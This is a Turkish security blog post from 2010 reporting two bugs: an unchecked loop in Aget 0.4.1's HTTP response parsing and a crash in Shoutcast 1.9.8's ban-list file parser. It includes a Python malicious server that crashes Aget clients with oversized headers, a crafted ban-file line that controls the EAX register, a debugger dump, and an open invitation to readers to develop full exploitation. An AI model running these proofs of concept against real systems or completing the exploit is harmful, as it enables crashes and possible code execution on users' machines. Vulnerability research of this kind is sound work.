Egzersiz…

written by Mert SARICA | 5 January 2010

Pas tutmamak için kaynak kodu inceliyor, fuzzing ile de ufak tefek programları kurcalıyordum ki iki farklı uygulamada iki bug ile karşılaştım. İstismar edilme ihtimallerinin oldukça düşük olduğunu düşünsemde el elden üstündür diyerek sizlerle paylaşıyorum belki aranızdan biri istismar ederek bizleri aydınlatır.

İlk olarak bir çok linux dağıtımında yer alan Enderunix'in Aget v0.4.1 programının kaynak kodlarını inceledim.

```
aget-0.4.1\Defs.h
...
GETRECVSIZ = 8192,
....

aget-0.4.1\Download.c
...
void * http_get(void *arg) {
struct thread_data *td;
int sd;
char *rbuf, *s;
...
if ((dr = recv(sd, rbuf, GETRECVSIZ, 0)) == -1) {
Log(" recv failed: %s", tid, strerror(errno));
pthread_exit((void *)1);
}
...
rbuf = (char *)calloc(GETRECVSIZ, sizeof(char));
...
s = rbuf;
i = 0;

while(1) {
if (*s == '\n' && *(s - 1) == '\r' && *(s - 2) == '\n' && *(s - 3) == '\r') {
s++;
i++;
```

```
break;
}
s++;
i++;
}
```

Yukarıdaki koda dikkat edecek olursak Defs.h dosyasında GETRECVSIZ, 8192 byte olarak tanımlanmış ve calloc fonksiyonu ile 8192 byte büyüklüğünde hafıza tahsis edilmiş ve rbuf'a atanmış ancak kontrolsüz while döngüsü nedeniyle hafıza taşması sorunu ortaya çıkıyor ve sonuç olarak array index out of bound zaafiyeti ile karşılaşıyoruz.

Zaafiyeti teyit etmek içinse daha önce internetten bulduğum (sanırım milw0rmda bulmuştum) ve client-side güvenlik zaafiyetini istismar etmek için hazırlanmış olan aracı biraz değiştirerek teyit ettim, sonuç segmentation fault.


```
#!/usr/bin/env python
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler
import sys
try:
import psyco
psyco.full()
except ImportError:
pass
class myRequestHandler(BaseHTTPRequestHandler):
try:
def do_HEAD(self):
# Always Accept GET
# self.printCustomHTTPResponse(200)
buffer = "HTTP/1.1 200 OK\r\nDate: Sat, 02 Jan 2010 13:06:39 GMT\r\nServer:
Apache/2.2.11 (Debian) DAV/2 SVN/1.5.1 mod_python/3.3.1 Python/2.5.2
mod_ssl/2.2.11 OpenSSL/0.9.8g mod_transform/0.6.0\r\nLast-Modified: Thu, 02
Jun 2005 07:53:29 GMT\r\nETag: \"f6cedc-5c800-3f88a8879f040\"\r\nAccept-
Ranges: bytes\r\nContent-Length: 1\r\nContent-Type: application/x-msdos-
program\r\n"
self.wfile.write(buffer)
def do_GET(self):
```

```
# Always Accept GET
self.printCustomHTTPResponse(200)
# Print custom HTTP Response
def printCustomHTTPResponse(self, respcode):
self.send_response(respcode)
self.send_header("Server", "myRequestHandler")
self.send_header("Content-Length", "1")
buffer = "A"*8041 + "\r\n" + "A"*8041 + "\r\n" + "A"*8041
# self.send_header("Content-type", "application/x-msdos-program")
self.send_header("Content-type", buffer)
# self.wfile.write(buffer)
self.end_headers()

except Exception:
pass
httpd = HTTPServer(('', 80), myRequestHandler)
try:
httpd.handle_request()
httpd.serve_forever()
except KeyboardInterrupt:
print ("\n\nExiting exploit...\n\n")
sys.exit()
```

Aget dışında download.com internet sitesinde gezinirken zamanında eğlenmek için kullandığım shoutcast internet radyo programı ile karşılaştım ve göz atmaya karar verdim. Kurulumu gerçekleştirip biraz incelediğimde admin panelinde IP adresi banlamak ve görüntülemek için kullanılan Ban List bölümü dikkatimi çekti. Programın banlanan IP adresini ise sc_serv.ban dosyasına kayıt ettiğini ve her çalıştırıldığında yüklediğini öğrendikten sonra fuzzing için hedef dosyayı inceledim ve test için banladığım IP adresine ait kaydın *1.1.1.1;255;Manual Add* olarak dosya içerisinde yer aldığımı gördüm. File fuzzingi otomotize etmek için bir script hazırlamadan önce manuel olarak gerçekleştirdiğim ilk testte uygulamanın göçtüğünü gördüm ve debugger ile incelediğimde EAX registerına istediğim değeri yazabildiğimi gördüm ancak biraz daha inceledikten sonra EIP registerına gidecek azmi ve vakti bulamadım ve egzersiz olarak sizlere bırakabileceğimi düşündüm.

Shoutcast v1.9.8 (windows & linux)
sc_serv.ban içerisine 1.1.1.1;255;AAAAA(281 tane) satırını eklemeniz EAX registerına yazabilmeniz için yeterli oluyor.


Immunity Debugger - sc_serv.exe - [CPU - thread 00000244, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Is your team hiring?
7C91B21A FF40 10 INC DWORD PTR DS:[EAX+10]
7C91B21D 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
7C91B220 83E0 01 AND EAX,1
7C91B223 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
7C91B226 8B06 MOV EAX,DWORD PTR DS:[ESI]
7C91B228 FF40 14 INC DWORD PTR DS:[EAX+14]
7C91B22B F606 F002FE7F 0 TEST BYTE PTR DS:[7FFE02F0],1
7C91B232 0F85 9E870200 JNZ ntdll.7C943976
7C91B238 395D E8 CMP DWORD PTR SS:[EBP-18],EBX
7C91B23B 57 PUSH EDI
7C91B23C 53 PUSH EBX
7C91B23D 0F85 F8840100 JNZ ntdll.7C93373B
7C91B243 FF75 FC PUSH DWORD PTR SS:[EBP-4]
7C91B246 E8 032DFFFF CALL ntdll.ZwWaitForSingleObject
7C91B24B 3D 02010000 CMP EAX,102
7C91B250 0F84 AB870200 JE ntdll.7C943A01
7C91B256 3BC3 CMP EAX,EBX
7C91B258 0F8C 60880200 JL ntdll.7C943ABE
7C91B25E 385D 0B CMP BYTE PTR SS:[EBP+B],BL
7C91B261 5F POP EDI
7C91B262 74 18 JE SHORT ntdll.7C91B27C
7C91B264 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C91B26A 8B40 24 MOV EAX,DWORD PTR DS:[EAX+24]
7C91B26D 8946 0C MOV DWORD PTR DS:[ESI+C],EAX
7C91B270 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C91B276 8998 840F0000 MOV DWORD PTR DS:[EAX+F84],EBX
DS:[42424252]=???
Registers (FPU)
EAX 42424242
ECX 00000088
EDX 00205F8
EBX 00000000
ESP 00D6ED68
EBP 00D6EDDC
ESI 00A205E0 ASCII "BBBBCBBB"
EDI 00000000
EIP 7C91B21A ntdll.7C91B21A
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U O Z D I
Address Hex dump ASCII
0041A000 00 00 00 00 00 00 00 00 ....
0041A008 00 00 00 00 7C 35 41 00 ....|5A.
0041A010 FB 7C 41 00 00 00 00 00 |A.....
0041A018 00 00 00 00 24 36 41 00 ....$6A.
0041A020 00 00 00 00 00 00 00 00 ....
0041A028 00 00 00 00 00 00 00 00 ....
0041A030 10 27 00 00 48 54 54 50 ▶'..HTTP
0041A038 2F 31 2E 31 20 35 30 30 /1.1 500
0041A040 00 00 00 00 48 54 54 50 ....HTTP
0041A048 2F 31 2E 30 20 35 30 30 /1.0 500
0041A050 00 00 00 00 48 54 54 50 ....HTTP
0041A058 2F 31 2E 31 20 34 30 34 /1.1 404
0041A060 00 00 00 00 48 54 54 50 ....HTTP
0041A068 2F 31 2E 30 20 34 30 34 /1.0 404
0041A070 00 00 00 00 48 54 54 50 ....HTTP
0041A078 2F 31 2E 30 20 34 30 31 /1.0 401
0041A080 00 00 00 00 48 54 54 50 ....HTTP
0041A088 2F 31 2E 31 20 34 30 31 /1.1 401
0041A090 00 00 00 00 48 54 54 50 ....HTTP
0041A098 2F 31 2E 30 20 32 30 30 /1.0 200
0041A0A0 00 00 00 00 48 54 54 50 ....HTTP
0041A0A8 2F 31 2E 31 20 32 30 30 /1.1 200
0041A0B0 00 00 00 00 69 63 79 2D ....icy-
0041A0B8 61 75 74 68 2D 6B 69 63 auth-kic
0041A0C0 6B 2D 75 69 64 3A 00 00 k-uid:..
0041A0C8 69 63 79 2D 61 75 74 68 icy-auth
0041A0D0 2D 64 75 72 61 74 69 6F -duratio
0041A0D8 6E 3A 00 00 69 63 79 2D n:..icy-
0041A0E0 61 75 74 68 2D 65 72 72 auth-err
0041A0E8 6F 72 3A 00 41 43 4B 00 or:.ACK.
00D6ED68 00D6EE54 T˙ĩ.
00D6ED6C 00423034 40B. sc_serv.00423034
00D6ED70 00D6EE54 T˙ĩ.
00D6ED74 00000576 v♣..
00D6ED78 00000008 □...
00D6ED7C 00000004 ♦...
00D6ED80 00D6ED5C \ŷĩ.
00D6ED84 00000000 ....
00D6ED88 00D6FF04 ♦ ĩ.
00D6ED8C 7C839AD8 ïüâ| kernel32.7C839AD8
00D6ED90 7C809C48 H£ç| kernel32.7C809C48
00D6ED94 FFFFFFFF
00D6ED98 7C80189C £↑ç| RETURN to kernel32.7C80189C from kernel32.7C802511
00D6ED9C 004150E7 WPA. RETURN to sc_serv.004150E7 from kernel32.ReadFile
00D6EDA0 00000084 ä...
00D6EDA4 00D7F060 `-ĩ. ASCII "1.1.1.1;255;Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
00D6EDA8 00D6EDD8 ŷŷĩ.
00D6EDAC 7C92C9CF ΠĻÉ| RETURN to ntdll.7C92C9CF from ntdll.isdigit
00D6EDB0 00000031 1...
00D6EDB4 00D6EF7D }ĩ.
00D6EDB8 00D6EE60 `˙ĩ.
00D6EDBC 00000000 ....
00D6EDC0 00000001 0...
00D6EDC4 00000001 0...
00D6EDC8 00000001 0...
00D6EDCC 00000001 0...
00D6EDD0 00000001 0...
00D6EDD4 00000000 ....
00D6EDD8 00000088 ê...
00D6EDDC 00D6EDF4 ¶ŷĩ.
00D6EDE0 7C901046 F▶é| RETURN to ntdll.7C901046 from ntdll.RtlpWaitForCriticalSection